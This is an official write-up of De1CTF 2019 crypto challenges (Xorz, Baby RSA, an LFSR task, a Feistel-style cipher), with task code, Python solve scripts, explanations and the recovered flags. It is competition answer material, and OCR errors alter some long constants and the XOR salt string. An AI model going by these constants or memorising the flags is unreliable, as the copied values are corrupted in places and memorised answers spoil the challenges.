De1CTF2019国际赛官方WP

XCTF联赛小秘 2019-08-07 14:59:27 2949 0 0

source + exp + wp

https://github.com/De1ta-team/De1CTF2019

crypto

Xorz

```
1. from itertools import *
2. from data import flag,plain
3. key=flag.strip("de1ctf{").strip("}")
4. assert(len(key)<38)
5. salt="WeAreDe1taTeam"
6. ki=cycle(key)
7. si=cycle(salt)
8. cipher = ''.join([hex(ord(p) ^ ord(next(ki)) ^ ord(next(si)))[2:].zfill(2) for p in
plain])
9. print cipher
10. # output:
11. #
49380d773440222d1b421b3060380c3f403c3844791b202651306721135b6229294a3c3222357e766b2f1556
1b35305e3c3b670e49382c295c6c170553577d3a2b791470406318315d753f03637f2b614a4f2e1c4f21027e
227a4122757b446037786a7b0e37635024246d60136f7802543e4d36265c3e035a725c6322700d626b345d1d
6464283a016f35714d434124281b607d315f66212d671428026a4f4f79657e34153f3467097e4e135f187a21
767f02125b375563517a3742597b6c394e78742c4a725069606576777c314429264f6e330d7530453f22537f
5e3034560d22146831456b1b72725f30676d0d5c71617d48753e26667e2f7a334c731c22630a242c7140457a
42324629064441036c7e646208630e745531436b7c51743a36674c4f352a5575407b767a5c747176016c0676
386e403a2b42356a727a04662b4446375f36265f3f124b724c6e3465447062776410250634200166292225b43
432428036f29341a2338627c47650b264c477c653a67043e6766152a485c7f33617264780656537e5468143f
305f4537722352303c3d4379043d69797e6f3922527b24536e310d653d4c33696c635474637d0326516f745e
610d773340306621105a7361654e3e392970687c2e335f3015677d4b3a724a4659767c2f5b7c16055a126820
306c14315d6b59224a27311f747f336f4d5974321a22507b22705a226c6d446a37375761423a2b5c29247163
046d7e4703224437750830075172712632 6f117f7a38670c2b23203d4f27046a5c5e1532601126292f577776
606f0c6d0126474b2a73737a41316362146e581d7c1228717664091c
```

exp

```
1. #coding:utf8
2. from itertools import cycle
3.
c="49380d773440222d1b421b3060380c3f403c3844791b202651306721135b6229294a3c3222357e766b2f1
5561b35305e3c3b670e49382c295c6c170553577d3a2b791470406318315d753f03637f2b614a4f2e1c4f210
27e227a4122757b446037786a7b0e37635024246d60136f7802543e4d36265c3e035a725c6322700d626b345
d1d6464283a016f35714d434124281b607d315f66212d671428026a4f4f79657e34153f3467097e4e135f187
a21767f02125b375563517a3742597b6c394e78742c4a725069606576777c314429264f6e330d7530453f225
37f5e3034560d22146831456b1b72725f30676d0d5c71617d48753e26667e2f7a334c731c22630a242c71404
57a42324629064441036c7e646208630e745531436b7c51743a36674c4f352a5575407b767a5c747176016c0
676386e403a2b42356a727a04662b4446375f36265f3f124b724c6e3465447062776410250634200166292225
b43432428036f29341a2338627c47650b264c477c653a67043e6766152a485c7f33617264780656537e54681
43f305f4537722352303c3d4379043d69797e6f3922527b24536e310d653d4c33696c635474637d0326516f7
```

```
45e610d773340306621105a7361654e3e392970687c2e335f3015677d4b3a724a4659767c2f5b7c16055a126
820306c14315d6b59224a27311f747f336f4d5974321a22507b22705a226c6d446a37375761423a2b5c29247
163046d7e4703224437750830075172712632 6f117f7a38670c2b23203d4f27046a5c5e1532601126292f577
776606f0c6d0126474b2a73737a41316362146e581d7c1228717664091c"
def getCipher(c):
    codeintlist = []
    codeintlist.extend(
        (map(lambda i: int(c[i:i + 2], 16), range(0, len(c), 2))))
    salt="WeAreDeltaTeam"
    si=cycle(salt)
     newcodeintlist = [ci ^ ord(next(si)) for ci in codeintlist]
     return newcodeintlist
def getKeyPool(cipher, stepSet, plainSet, keySet):
    ''' 传入的密文串、明文字符集、密钥字符集、密钥长度范围均作为数字列表处理.形如
[0x11,0x22,0x33]
        返回一个字典，以可能的密钥长度为键，以对应的每一字节的密钥字符集构成的列表为值，密钥字符集为
数字列表。
            形如{
                    1:[[0x11]],
                    3:[
                        [0x11,0x33,0x46],
                        [0x22,0x58],
                        [0x33]
                       ]
                }
    '''
    keyPool = dict()
    for step in stepSet:
        maybe = [None] * step
        for pos in xrange(step):
            maybe[pos] = []
            for k in keySet:
                flag = 1
                for c in cipher[pos::step]:
                    if c ^ k not in plainSet:
                        flag = 0
                if flag:
                    maybe[pos].append(k)
        for posPool in maybe:
            if len(posPool) == 0:
                maybe = []
                break
        if len(maybe) != 0:
            keyPool[step] = maybe
    return keyPool
def calCorrelation(cpool):
    '''传入字典，形如{'e':2,'p':3}
        返回可能性，0~1,值越大可能性越大
        (correlation between the decrypted column letter frequencies and
        the relative letter frequencies for normal English text)
    '''
```

```
    frequencies = {"e": 0.12702, "t": 0.09056, "a": 0.08167, "o": 0.07507, "i": 0.06966,
                   "n": 0.06749, "s": 0.06327, "h": 0.06094, "r": 0.05987, "d": 0.04253,
                   "l": 0.04025, "c": 0.02782, "u": 0.02758, "m": 0.02406, "w": 0.02360,
                   "f": 0.02228, "g": 0.02015, "y": 0.01974, "p": 0.01929, "b": 0.01492,
                   "v": 0.00978, "k": 0.00772, "j": 0.00153, "x": 0.00150, "q": 0.00095,
                   "z": 0.00074}
    relative = 0.0
    total = 0
    fpool = 'etaoinshrdlcumwfgypbvkjxqz'
    total = sum(cpool.values())  # 总和应包括字母和其他可见字符
    for i in cpool.keys():
        if i in fpool:
            relative += frequencies[i] * cpool[i] / total
    return relative
def analyseFrequency(cfreq):
    key = []
    for posFreq in cfreq:
        mostRelative = 0
        for keyChr in posFreq.keys():
            r = calCorrelation(posFreq[keyChr])
            if r > mostRelative:
                mostRelative = r
                keychar = keyChr
        key.append(keychar)
    return key
def getFrequency(cipher, keyPoolList):
    ''' 传入的密文作为数字列表处理
        传入密钥的字符集应为列表，依次包含各字节字符集。
            形如[[0x11,0x12],[0x22]]
        返回字频列表，依次为各字节字符集中每一字符作为密钥组成部分时对应的明文字频
            形如[{
                    0x11:{'a':2,'b':3},
                    0x12:{'e':6}
                },
                {
                    0x22:{'g':1}
                }]
    '''
    freqList = []
    keyLen = len(keyPoolList)
    for i in xrange(keyLen):
        posFreq = dict()
        for k in keyPoolList[i]:
            posFreq[k] = dict()
            for c in cipher[i::keyLen]:
                p = chr(k ^ c)
```

```
                posFreq[k][p] = posFreq[k][p] + 1 if p in posFreq[k] else 1
        freqList.append(posFreq)
    return freqList
def vigenereDecrypt(cipher, key):
    plain = ''
    cur = 0
    ll = len(key)
    for c in cipher:
        plain += chr(c ^ key[cur])
        cur = (cur + 1) % ll
    return plain
def main():
    ps = []
    ks = []
    ss = []
    ps.extend(xrange(32, 127))
    ks.extend(xrange(0xff + 1))
    ss.extend(xrange(38))
    cipher = getCipher(c)
    keyPool = getKeyPool(cipher=cipher, stepSet=ss, plainSet=ps, keySet=ks)
    for i in keyPool:
        freq = getFrequency(cipher, keyPool[i])
        key = analyseFrequency(freq)
        plain = vigenereDecrypt(cipher, key)
        print plain,"\n"
        print ''.join(map(chr,key))
if __name__ == '__main__':
    main()
# output: Wvlc0m3tOjo1nu55un1ojOt3q0cl3W 修正后得到flag
# data文件实际内容：
# flag="de1ctf{W3lc0m3tOjo1nu55un1ojOt3m0cl3W}"
# plain="In faith I do not love thee with mine eyes,For they in thee a thousand errors note;But `tis my heart that loves what they despise,Who in despite of view is pleased to dote.Nor are mine ears with thy tongue`s tune delighted;Nor tender feeling to base touches prone,Nor taste, nor smell, desire to be invitedTo any sensual feast with thee alone.But my five wits, nor my five senses canDissuade one foolish heart from serving thee,Who leaves unswayed the likeness of a man,Thy proud heart`s slave and vassal wretch to be.Only my plague thus far I count my gain,That she that makes me sin awards me pain."
```

Baby RSA

本题主要考察RSA的基础知识和常见攻击方式，涉及共模攻击、小指数攻击等。首先通过共模攻击等到p，再通过小指数攻击得到e1，e2，然后使用yafu分解大数得到q1且可解出没有任何用处的hint。然后是以flag为明文的加密，这里的加密不满足e和φ互素，因此虽然知道p，q，但无法直接解密，需要稍做操作。

```
import binascii
from data import e1,e2,p,q1p,q1q,hint,flag
n =
[20129615352491765499340112943188317180548761597861300847305827141510465619670536844634558246439230371658836928103063432870245707180355907194284861510906071265352409579441048101084995923962148527097370705452070577098780246282820065573711015664291991372085157016901209114191068574208680397710042842835940428451949500607613634682684113208766694028789275
```

```
485282542877057595284989863064942678171983406582418730248003360139462948916875910134149352378212918051232859053357627198237716478533788928688960784245722329343609406729624368495239155633287799421345044995688661352666280784852320982082370367241214818350357312013834
23L,
312216501556278499644664137494147006138238410601495244512349016771600090990140189265810948798400972485434119805330668319766170236762256250678540033170187940417236125560084715790604288981177905879910556813804082633827618416257144158790874780727719681603849099199580109836693683607885052888559461241595131188477479986564225214149802952126466758506909378837640005716675743814191443728242117980185868046748245646061225924832865758006852321282738200877918116638780578273863797878829627632900660722312488149204682647416540860110726382110754454478436910498472624857593932908531170728684068618407938958162159568695232892314211L,
299445375153979533615209227741241926055247113067538353037034788904141635107774605597983343130212163893562518749177920076382992258210188496485206738137867724528228095465711298163102072328832397713241228848049934189583094600094063428721731890084492379595774691141589912024334767105813562438157137628024784543902738083774306851571100954967279663080012541075179675593840197342798618409972391762542360690014535445597860639159700711300878111239120443122195355138806639138313587903766504390836606118311562051138737931068802558821144220257469864033550669965679095817106477464639942804447009228673977547486284259674882325303033L,
257034378556001352151857784535839254469127316616040541841638832722655033230162957003572531053011467266678974974355325799749514783545704155542214017785361047372961543160563140394491163864943236684837498331478005574033684895422731694890802220093689039936584982639055675167986842114626070697966134346611481869018920162820659161909204433787561672508098724835017122257820043969699969830574239426071743141325984212691697225182244782488368810764846398373430793246369971451998350348333677430799353612761499909978759053136427752144860463813686196385518922927877831376222614335289152693334267689473585529197409018609826791807911L]
4. c =
[191314326612179084702623384212996919985261577905835441567419812388221585639885202259869152345700373838881127244083929181139427219941255050147275459461333073297817476003028295882480429226357143910334319304111805450853164380843179273487052419275704327578929850913960449500854624295754400606529672538450413983996484423400429708144155719040576670281575129710793846017248163080786318444801102017873435830738151867717904777120400511571803188044221204720076367220639893153208635806313306471169938197777506841509504162980852614788411776816778672368656662073918470464839540292134953736134906906874730819301484618304257176145
69L,
153418984332266382351600720298757338269567999829581079102500559583349224602025549247431441222170018355117452459472017133614642242411479849369061482860570279863692425621526056862808425135267608544855833358314071200687340442512856575278712986641573012456729402660597339609443771145347181268285050728925993518704899005416187250003304581230701444705157412790787027926810710998646191467130550713600765898234392350153965811595060656753711278308005193370936296124790772689433773414703645703910742193898471800081321469055211709339846392500706523670145259024267858368216902176489814789679472227343363035428541915118378163012031L,
187150650716480400179672112972311065381399850876853585556505670577155505864648147636836882990378971828450075785714013590612137776451144146429030770035681555084658196285537471732442359365868124454400954507551543576467370870716058119841634165902783526054333623279490482437225562629799094882024425303075058193715947479362238352335869454235222569387010023706463820978461050149817633077292346757377022521551308371548768318858886691504188850880893245348925061997244867834462673367898727821378955525093535833058801449477141100098931341
```

```
6218538230999260443566477743619758731231722486272381351097449308745028175545242874619444
6L,
2282284561224858293138480447463319262474918847630148770112472703128549032592187797289965
5926151997098578790082717664334620323284985803409688712601896697075185571578365924249732
5733436293163983107258482410312348652258253166615236387439648274456175813365540641036444
2174983227005501860927820871260711861008830120617056883514525798709601744088135999465598
3386357942751231491654989335801599450323638806135249219130233412094396571459623322134685
7340286379692057181241820081481708623426228033822116162278951682936380508471565212173903
6183264026120868756523770196284142271849879003202190966150390061195469351716819539183797
L]
f=lambda m,e,n,c:pow(m,e,n)==c
assert(sum(map(f,[p]*4,[4]*4,n,c))==4)
ee1 = 42
ee2 = 3
ce1 =
4572265178634012394696081500305932252881048184137824728064286855360769214950912696287258
3037142461398806689489141741494974836882341505234255325683219092163052843461632338442529
0115023789311403561117569327128225168140231660689025694582999333919735040788989589218097
2334622989391366257729496352831842467680394228838643017243088030761974818686389005011393
4573820505570928109017842647598266634344447182347849367714564686341871007505886728393751
1470335568892176046473556285575022083644122699449080113050641229414465169901689247096840
9220018386065317385627238 4
ce2 =
1390846833233356715846913643993232599234969688912910393540076023931945440953972538974705
9213835238373047899198211128689374049729578146875309231962936554403287882999967840346216
6952084245827397770342610795503959180484210868439270094524799360458507990967500743591607
7518223898098922919015755119783087987709770334730107242714947499180386832576996733235695
0863518504965486565464059770451458557744949735282131727956056279292800694203866167270268
9884373899457031170706044889992477501395686149399658852112768219875868829081595858635145
6119190504024496765544421960328721440501488799423825927071635537806972676095332002582815
8
tmp =
8640787780786098351677795659825407576840704506978543090051717428134149634474625549990127
1896092508162157148744472552898242403741905219484072094980989113485487122261268216249099
1065015935449289960707882463387
n =
1591158155579679861471162528850830970479183751623212241044095883072607882106905040401282
0896260071751380436992710638364294658173571101596931605797509712839622479368850251206419
7480900597524273036117600046213782264312269836657468377790562715301818656481158629475272
1278782462951620483231302645639004776817476568704095063653048054901440127905434609803039
5100387004111574278813749630986724706263655166289586230453975953773791945408589484679371
8541134577581574922412251809070902351163250348229937484090115546731804943060032728369050
8247347504627755408573762784655724036769621408127634507105557816929906070679419277682503
9
assert(pow(e1,ee1,n)==ce1)
assert(pow(e2+tmp,ee2,n)==ce2)
e = 46531
n =
1627852403427836484296438606247611351706791189169978999135598212108497395173832406330519
0630865511554888330215827724887964565979607808294168282995825864982603759381323048907814
9612790123753464977810464172049541010764573509887511883323530627316411535471027211135937
```

```
879785871357073137556611533764856471685436805031604200916932699840087644442912894868058404399066203131623440579565948361975215017553783879446092461206623357901109016237409904515866218462120479500842072515951691410156454492178471806833576263835656313172539139428863964943961898374324290782515732293789174008418321907375187632973239015868666645953278506038
17. c =
149921321409961603309673075585031172556269257774266119785183390506710130414907246168926349110309183608679748943715391608538271805961008921807357706887232707653876976044267156704452708196267093645664787812736761159216579677614946194480952071693863645411646591232732368746498882364333991274078018434126772935169863981901652911021093104583046262616483468251967435392201981993667118581352718776624103555857671240595392172746916068251033553103486076112330527258052367632203432498738496462198509549453467910158582617159679524610216503073074544345108518698629642362279329644422894595084413456524230884044535366088127993554695
18. hint=int(binascii.hexlify(hint),16)
19. assert(q1p*q1q==n)
20. assert(q1p<q1q)
21. assert(c==pow(hint,e,n))
22. flag=int(binascii.hexlify(flag),16)
23. q1=q1p
24. q2 =
114401188227479584680884046151299704656920536168767132916589182357583461053336386996123783294932566567773695426689447410311969456458574731187512974868297092638677515283584994416382872450167046416573472658841627690987228528798356894803559278308702635288537653192098514966089168123710854679638671424978221959513
25. c1 =
262739975753930281690942784321252339035906196846340713237510382364557685379543498765074448825799342194332681181129770046075018122033421983227887719610112028230603166527303021036386350781414447347150383783816869784006598225583375458609586450854602862569022571672049158809874763812834044257419199631217527367046624888837755311215081173386523806086783266198390289097231168172692326653657393522561741947951887577156666663584249108899327053951891486355179939770150550995812478327735917006194574412518819299303783243886962455399783601229227718787081785391010424030509937403600351414176138124705168002288620664809270046124
26. c2 =
739559112922887664903081961668582189920483268499575772492445081297747078782226638712233472213276047091159917636261722521834540446827001454881726772766987289683810645152039280649746657690706329560374666000318844017091949015725082930817331071531892577164310506488262074617126649985904903801690216259926140905090714082335299075029823950835576723857570980316767681045655966547612114976694785191106470664650670539709162664871368451178045695545355202046090963801613412459043842573882682869477396051422191010947394145147143163790318220573873810942973642502562130830089547318638182675665066784265605041629916631737270770959649
27. assert(c1==pow(flag,e1,p*q1))
28. assert(c2==pow(flag,e2,p*q2))
```

exp

```
1. #coding:utf8
2. import binascii,gmpy2
3. # from data import e1,e2,p,q1p,q1q,hint,flag,q2
4. n =
[201296153524917654993401129431883171805487615978613008473058271415104656196705368446345582464392303716588369281030634328702457071803559071942848615109060712653524095794410481
```

```
108499592396214852709737070545207057709878024628282006557371101566429199137208515701690120911419106857420868039771004284283594042845194950060761363468268411320876669402878927574852825428770575952849898630649426781719834065824187302480033601394629489168759101341493523782129180512328590533576271982377164785337889286889607842457223293436094067296243684952391556332877994213450449956886613526662807848523209820823703672412148183503573120138342 3L,
```

```
312216501556278499644664137494147006138238410601495244512349016771600090990140189265810948798400972485434119805330668319766170236762256250678540033170187940417236125560084715790604288981177905879910556813804082633827618416257144158790874780727719681603849099199580109836693683607885052888559461241595131188477479986564225214149802952126466758506909378837640005716675743814191443728242117980185868046748245646061225924832865758006852321282738200877918116638780578273863797878829627632900660722312488149204682647416540860110726382110754454478436910498472624857593932908531170728684068618407938958162159568695232892314221L,
```

```
299445375153979533615209227741241926055247113067538353037034788904141635107774605597983343130212163893562518749177920076382992258210188496485206738137867724528228095465711298163102072328832397713241228848049934189583094600094063428721731890084492379595774691141589912024334767105813562438157137628024784543902738083774306851571100954967279663080012541075179675593840197342798618409972391762542360690014535445597860639159700711300878111239120443122195355138806639138313587903766504390836606118311562051138737931068802558821144220257469864033550669965679095817106477464639942804447009228673977547486284259674882325303033L,
```

```
257034378556001352151857784535839254469127316616040541841638832722655033230162957003572531053011467266678974974355325799749514783545704155542214017785361047372961543160563140394491163864943236684837498331478005574033684895422731694890802220093689039936584982639055675167986842114626070697966134346611481869018920162820659161909204433787561672508098724835017122257820043969699969830574239426071743141325984212691697225182244782488368810764846398373430793246369971451998350348333677430799353612761499909978759053136427752144860463813686196385518922927877831376222614335289152693334267689473585529197409018609826791807911L]
```

5. `c =`

```
[191314326612179084702623384212996919985261577905835441567419812388221585639885202259869152345700373838881127244083929181139427219941255050147275459461333073297817474760030282958824804292263571439103343193041118054508531643808431792734870524192757043275789298509139604495008546242957544006065296725384504139839964844234004297081441557190405766702815751297107938460172481630807863184448011020178734358307381518677179047771204005115718031880442212047200763672206398931532086358063133064711699381977775068415095041629808526147884117768167786723686566620739184704648395402921349537361349069068747308193014846183042571761456969L,
```

```
153418984332266382351600720298757338269567999829581079102500559583349224602025549247431441221700183551174524594720171336146422424114798493690614828605702798636924256215260568628084251352676085448558333583140712006873404425128565752787129866415730124567294026605973396094437711453471812682850507289259935187048990054161872500033045812307014447051574127907870279268107109986461914671305507136007658982343923501539658115950606567537112783080051933709362961247907726894337734147036457039107421938984718000813214690552117093398463925007065236701452590242678583682169021764898147896794722273433630354285419151183781630120311L,
```

```
187150650716480400179672112972311065381399850876853585556505670577155505864648147636836882990378971828450075785714013590612137776451144146429030770035681555084658196285537471732442359365868124454400954507551543576467370870716058119841634165902783526054333623279490482437225562629799094882024425303075058193715947479362238352335869454235222569387010023 7
```

```
064638209784610501498176330772923467573770225215513083715487683188588866915041888508808932453489250619972448678344626733678987278213789555250935358330588014494771411000989313416218538230999260443566477743619758731231722486272381351097449308745028175545242874619444
6L,
228228456122485829313848044746331926247491884763014877011247270312854903259218779728996559261519970985787900827176643346203232849858034096887126018966970751855715783659242497325733436293163983107258482410312348652258253166615236387439648274456175813365540641036444217498322700550186092782087126071186100883012061705688351452579870960174408813599946559833863579427512314916549893358015994503236388061352492191302334120943965714596233221346857340286379692057181241820081481708623426228033822116162278951682936380508471565212173903618326402612086875652377019628414227184987900320219096615039006119546935171681953918379 7L]
def CRT(mi, ai):
    assert(reduce(gmpy2.gcd,mi)==1)
    assert (isinstance(mi, list) and isinstance(ai, list))
    M = reduce(lambda x, y: x * y, mi)
    ai_ti_Mi = [a * (M / m) * gmpy2.invert(M / m, m) for (m, a) in zip(mi, ai)]
    return reduce(lambda x, y: x + y, ai_ti_Mi) % M
p=gmpy2.iroot(CRT(n, c), 4)[0]
print "p = ",p
# ====================got p
ee1 = 42
ee2 = 3
ce1 =
457226517863401239469608150030593225288104818413782472806428685536076921495091269628725830371424613988066894891417414949748368823415052342553256832190921630528434616323384425290115023789311403561117569327128225168140231660689025694582999333919735040788989589218097233462298939136625772949635283184246768039422883864301724308803076197481868638900501139345738205055709281090178426475982666343444471823478493677145646863418710075058867287937511470335568892176046473556285575022083644122699449080113050641229414465169901689247096840922001838606531738562723 84
ce2 =
139084683323335671584691364399323259923496968891291039354007602393194544095397253897470592138352383730478991982111286893740497295781468753092319629365544032878829999678403462166952084245827397770342610795503959180484210868439270094524799360458507990967500743591607751822389809892291901575511978308798770977033473010724271494749918038683257699673323569508635185049654865654640597704514585577449497352821317279560562792928006942038661672702689884373899457031170706044889992477501395686149399658852112768219875868829081595858635145611919050402449676554442196032872144050148879942382592707163553780697267609533200258281584
tmp =
864078778078609835167779565982540757684070450697854309005171742813414963447462554999012718960925081621571487444725528982424037419052194840720949809891134854871222612682162490991065015935449289960707882463387
n =
159115815557967986147116252885083097047918375162321224104409588307260788210690504040128208962600717513804369927106383642946581735711015969316057975097128396224793688502512064197480900597524273036117600046213782264312269836657468377790562715301818656481158629475272127878246295162048323130264563900477681747656870409506365304805490144012790543460980303951003870041115742788137496309867247062636551662895862304539759537737919454085894846793718541134577581574922412251809070902351163250348229937484090115546731804943060032728369050
```

```
824734750462775540857376278465572403676962140812763450710555781692990607067941927768250339
for i in xrange(200000):
    if gmpy2.iroot(ce1+n*i,42)[1]==1:
        res=gmpy2.iroot(ce1+n*i,42)[0]
        e1=res
        break
for i in xrange(200000):
    if gmpy2.iroot(ce2+n*i,3)[1]==1:
        res=gmpy2.iroot(ce2+n*i,3)[0]
        e2=res-tmp
        break
print "e1 = ",e1
print "e2 = ",e2
# ====================got e1,e2
e = 46531
n = 
162785240342783648429643860624761135170679118916997899913559821210849739517383240633051906308655115548883302158277248879645659796078082941682829958258649826037593813230489078149612790123753464977810464172049541010764573509887511883323530627316411535471027211135937879785871357073137556611533764856471685436805031604200916932699840087644442912894868058404399066203131623440579565948361975215017553783879446092461206623357901109016237409904515866218462120479500842072515951691410156454492178471806833576263835656313172539139428863964943961898374324290782515732293789174008418321907375187632973239015868666645953278506036
c = 
149921321409961603309673075585031172556269257774266119785183390506710130414907246168926349110309183608679748943715391608538271805961008921807357706887232707653876976044267156704452708196267093645664787812736761159216579677614946194480952071693863645411646591232732368746498882364333991274078018434126772935169863981901652911021093104583046262616483468251967435392201981993667118581352718776624103555857671240595392172746916068251033553103486076112330527258052367632203432498738496462198509549453467910158582617159679524610216503073074544345108518698629642362279329644422894595084413456524230884044535366088127993554669
# yafu got q1p,q1q
q1p = 
127587319253436643569312142058559706815497211661083866592534217079310497260365307426095661281103710042392775453866174657404985539066741684196020137840472950102380232067786400322600902938984916355631714439668326671310160916766472897536055371474076089779472372913037040153356437528808922911484049460342088835693
q1q = 
127587319253436643569312142058559706815497211661083866592534217079310497260365307426095661281103710042392775453866174657404985539066741684196020137840472950102380232067786400322600902938984916355631714439668326671310160916766472897536055371474076089779472372913037040153356437528808922911484049460342088834871
if q1p>q1q:
    q1p,q1q=q1q,q1p
# below is not necessary
phi=(q1p-1)*(q1q-1)
assert(gmpy2.gcd(e,phi)==1)
d=gmpy2.invert(e,phi)
```

```
hint=pow(c,d,n)
hint=binascii.unhexlify(hex(hint)[2:])
print "hint = ",hint
# ====================got  q1p as q1
# flag=int(binascii.hexlify(flag),16)
q1=q1p
print "q1 = ",q1
q2 =
114401188227479584680884046151299704656920536168767132916589182357583461053336386996123783294932566567773695426689447410311969456458574731187512974868297092638677515283584994416382872450167046416573472658841627690987228528798356894803559278308702635288537653192098514966089168123710854679638671424978221959513
c1 =
262739975753930281690942784321252339035906196846340713237510382364557685379543498765074448825799342194332681181129770046075018122033421983227887719610112028230603166527303021036386350781414447347150383783816869784006598225583375458609586450854602862569022571672049158809874763812834044257419199631217527367046624888837755311215081173386523806086783266198390289097231168172692326653657393522561741947951887577156666663584249108899327053951891486355179939770150550995812478327735917006194574412518819299303783243886962455399783601229227718787081785391010424030509937403600351414176138124705168002288620664809270046124
c2 =
739559112922887664903081961668582189920483268499575772492445081297747078782226638712233472213276047091159917636261722521834540446827001454881726772766987289683810645152039280649746657690706329560374666000318844017091949015725082930817331071531892577164310506488262074617126649985904903801690216259926140905090714082335299075029823950835576723857570980316767681045655966547612114976694785191106470664650670539709162664871368451178045695545355202046090963801613412459043842573882682869477396051422191010947394145147143163790318220573873810942973642502562130830089547318638182675665066784265605041629916631737270770959656
assert(14==gmpy2.gcd(e1,(p-1)*(q1-1)))
assert(14== gmpy2.gcd(e2,(p-1)*(q2-1)))
e1=e1//14;e2=e2//14
n1=p*q1;n2=p*q2
phi1=(p-1)*(q1-1);phi2=(p-1)*(q2-1)
d1=gmpy2.invert(e1,phi1);d2=gmpy2.invert(e2,phi2)
f1=pow(c1,d1,n1);f2=pow(c2,d2,n2)
def GCRT(mi, ai):
    # mi,ai分别表示模数和取模后的值,都为列表结构
    assert (isinstance(mi, list) and isinstance(ai, list))
    curm, cura = mi[0], ai[0]
    for (m, a) in zip(mi[1:], ai[1:]):
        d = gmpy2.gcd(curm, m)
        c = a - cura
        assert (c % d == 0) #不成立则不存在解
        K = c // d * gmpy2.invert(curm // d, m // d)
        cura += curm * K
        curm = curm * m // d
        cura %= curm
    return (cura % curm, curm) #(解,最小公倍数)
f3,lcm = GCRT([n1,n2],[f1,f2])
assert(f3%n1==f1);assert(f3%n2==f2);assert(lcm==q1*q2*p)
n3=q1*q2
```

```
c3=f3%n3
phi3=(q1-1)*(q2-1)
assert(gmpy2.gcd(7,phi3)==1)
d3=gmpy2.invert(7,phi3)
m3=pow(c3,d3,n3)
if gmpy2.iroot(m3,2)[1] == 1:
    flag=gmpy2.iroot(m3,2)[0]
    print(binascii.unhexlify(hex(flag)[2:]))
# p =
109935857933867829728985398563235455481120300859311421762540858762721955038310117609456763338082237907005937380873151279351831600225270995344096532750271070807051984097524900957809427861441436796934012393707770012556604479065826879107677002380580866325868240270494148512743861326447181476633546419262340100453
# e1 =  15218928658178
# e2 =  381791429275130
# hint =  "orz...you.found.me.but.sorry.no.hint...keep.on.and.enjoy.it!"
# q1 =
127587319253436643569312142058559706815497211661083866592534217079310497260365307426095661281103710042392775453866174657404985539066741684196020137840472950102380232067786400322600902938984916355631714439668326671310160916766472897536055371474076089779472372913037040153356437528808922911484049460342088834871
# de1ctf{9b10a98b-71bb-4bdf-a6ff-f319943de21f}
# [Finished in 0.7s]
```

BabyIfsr


你可以在CTF-WIKI的这个部分找到有关lfsr的基本知识。并且在`BM algorithm`下面提到可以用2n的序列恢复mask和key的方法。在这个挑战中我们知道的序列的长度只有(2n-8bits)，但是我们可以通过约束条件`FLAG[7:11]=='1224'`去爆破剩下的8bits。然后恢复mask，恢复key，最终得到明文

exp

1. Code/exp.sage(解题脚本,当然你也可以使用B-M算法恢复mask)
2. Code/task.py(使用KEY和MASK生成序列的脚本)
3. Code/output(task.py的输出)
4. Code/secret.py(包含MASK,KEY和FLAG)

Obscured

Github不太支持数学公式渲染。你可以在本地渲染并查看WP。



解题思路

这个挑战是根据NSUCRYPTO 2017 TwinPeaks来制作的，这是官网的解题思路official solution。 我觉得这个挑战很有意思所以我将它实现并放在了这次比赛中，和官方不同的是我将$F(a,b,c,d)=(a+c+S(c+d),a+b+d+S(c+d),a+c+d,b+d+S(c+d))$ 修改为了 $F(a,b,c,d)=(a+b+S(a+c),a+b+d+S(a+c),a+c+d,c+d+S(a+c))$。 如果你按照官方的解题思路，你只需要将 $f(a,b,c,d)$ 和 $finv(a,b,c,d)$ 变为 $f(a,b,c,d)=(a+c,b+c+d,b+d,a+b+c)$ 和 $finv(a,b,c,d)=(a+b+c,a+d,b+c,a+c+d)$即可。官方的解题思路需要加密18次明文，所以我给了稍微宽裕的20次加密的机会，这也是为了让大家有更多的空间去操作，找出不同的解题方法。比如这个解法就是个不错的解法。


但是当我按照官方的解题思路进行解题的时候我发现他有的地方说的有点不那么清楚，并且我只使用了7次加密的机会就解决了这个问题。所以我写下了我的解题思路：（注意 ： 在本文中所有的 '+' 都代表 'xor' ）

1. 我们首先假设以下关系式：
   1. $F(a,b,c,d)=(a+b+S(a+c),a+b+d+S(a+c),a+c+d,c+d+S(a+c))$
   2. $G(a,b,c,d)=(b+S(a),c,d,a)$
   3. $f(a,b,c,d)=(a+c,b+c+d,b+d,a+b+c)$
   4. $finv(a,b,c,d)=(a+b+c,a+d,b+c,a+c+d)$
2. 如果 F 是将 (a,b,c,d) 加密为 (a',b',c',d'), 那么 G 就是将 $f(a,b,c,d)$ 加密为 $f(a',b',c',d')$
3. 我们假设6轮G函数的输入是 (x_1,x_2,x_3,x_4), 那么输出就是(y_1,y_2,y_3,y_4),我们可以找到以下关系:
   1. $y_1=x_3+S(x_2+S(x_1))+S(y_4)$
   2. $y_2=x_4+S(x_3+S(x_2+S(x_1)))$
   3. $y_3=x_1+S(y_2)$
   4. $y_4=x_2+S(x_1)+S(y_3)$

所以我们可以使用选择明文攻击并进行下面的操作：

